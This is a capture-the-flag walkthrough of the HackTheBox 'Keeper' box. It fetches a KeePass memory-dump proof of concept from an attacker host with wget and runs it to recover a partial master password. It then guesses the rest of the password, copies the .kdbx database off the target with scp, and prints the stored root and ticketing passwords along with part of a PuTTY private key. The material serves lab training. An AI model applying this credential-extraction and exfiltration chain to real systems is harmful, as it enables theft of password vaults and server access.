
- https://github.com/CMEPW/keepass-dump-masterkey



```
┌──(moghees㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [10/Nov/2023 18:54:28] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [10/Nov/2023 18:54:28] code 404, message File not found
127.0.0.1 - - [10/Nov/2023 18:54:28] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [10/Nov/2023 18:54:33] "GET /poc.py HTTP/1.1" 200 -
10.10.11.227 - - [10/Nov/2023 18:55:19] "GET /poc.py HTTP/1.1" 200 -
```




```
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ wget http://10.10.14.164:80/poc.py
--2023-11-10 14:55:19--  http://10.10.14.164/poc.py
Connecting to 10.10.14.164:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2734 (2.7K) [text/x-python]
Saving to: ‘poc.py’

poc.py                  100%[================================>]   2.67K  --.-KB/s    in 0s

2023-11-10 14:55:19 (203 MB/s) - ‘poc.py’ saved [2734/2734]
```



```
lnorgaard@keeper:~$ python3 poc.py -d KeePassDumpFull.dmp
2023-11-10 14:55:55,141 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

- These passwords are not complete, So I searched in ‘rockyou.txt’.




```
┌──(moghees㉿kali)-[~]
└─$ cat /usr/share/wordlists/rockyou.txt | grep "dgr" | grep "de"
3rdgrade
goodgrades
2ndgrade
3rdgrader
thirdgrade
jadedgreat
g00dgrades
decemberredgreen2004
deadgrl
studgrinder14
secondgrade
saveandgrabthecode
midgrade
ikilledgrendel
holyhandgrenade
handgrenade
goodgrades2
goodgrade1
gettinggoodgrades
dgrande21
dgr8prtender
dexterdgreat
detdgreat
```

- The password is **“3rdgrade”**.


- Now opening the ‘**password.kdbx**’ file.

That was DUMB !!!! Look at the length of predicted password and the real one XD

Now to find the real password, search google:




Rødgrød med fløde, red berry pudding with cream, is the hallmark dessert of Denmark. A simple yet delicious dessert, this dish is made with four ingredients—berries, water, sugar, and potato starch or cornstarch—then topped with heavy cream. 01-Dec-2021




```
┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ scp lnorgaard@10.10.11.227:~/passcodes.kdbx .
lnorgaard@10.10.11.227's password:
passcodes.kdbx                                    100% 3630     11.0KB/s   00:00
```

- Downloaded KeePass and Opened the file in windows.
- Here's what I found:



Title	User Name	Password	URL	Notes
keeper.ht...	root	********		PuTTY-User...
Ticketing ...	lnorgaard	********		http://ticket...

0 of 2 selected | Ready.



Title: Ticketing System

User name: lnorgaard

Password: Welcome2023!


Repeat:

Quality: 35 bits 12 ch.

URL:

Notes: http://tickets.keeper.htb

□ Expires: 11/10/2023 12:00:00 AM



Title: keeper.htb (Ticketing Server)

User name: root

Password: F4><3K0nd!

Repeat:

Quality: 64 bits 10 ch.

URL:


Notes:

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/Ew
yxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHB
Q+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34
lfcFC+LM
```

☐ Expires: 11/10/2023 12:00:00 AM

